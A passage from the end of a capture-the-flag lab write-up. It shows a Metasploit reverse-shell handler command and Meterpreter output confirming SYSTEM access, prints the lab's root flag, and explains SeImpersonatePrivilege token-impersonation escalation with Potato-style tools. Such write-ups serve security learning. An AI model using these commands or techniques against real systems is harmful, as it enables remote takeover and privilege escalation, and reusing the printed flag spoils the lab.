msfconsole -x "use exploit/multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set LHOST 10.10.14.96; set LPORT 5555; run"




```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

We are root!



```
meterpreter > ls
Listing: C:\users\administrator\desktop
=======================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2025-03-05 02:00:53 -0500  desktop.ini
100444/r--r--r--  34    fil   2025-06-27 00:00:26 -0400  root.txt

meterpreter > cat root.txt
5ce933e7aa8dea79d8af1880c5cf0fba
```




Question

Why `SeImpersonatePrivilege` Allows Elevation to `SYSTEM` via Meterpreter's `getprivs`

`SeImpersonatePrivilege` is a powerful Windows privilege that allows a process to **impersonate the security context of another user** — often used in legitimate service operations. However, when misused by an attacker, it enables **privilege escalation to SYSTEM**, even if you're not a local admin.

✅ Why It Succeeds

- `SeImpersonatePrivilege` lets you "borrow" SYSTEM's identity if you can trick a SYSTEM process into talking to you.
- You don't need to be an administrator — **just a user with this one privilege**



🚀 Common Exploit Technique: **Token Impersonation via Named Pipes**

- Tools like **Juicy Potato**, **Rogue Potato**, or **PrintSpoofer** abuse `SeImpersonatePrivilege` by:
  1. Triggering a service or COM object running as SYSTEM that connects back to a **named pipe** controlled by the attacker.
  2. Once the SYSTEM process connects, the attacker **impersonates its token**.
  3. The process (e.g., Meterpreter) now acts **as SYSTEM**.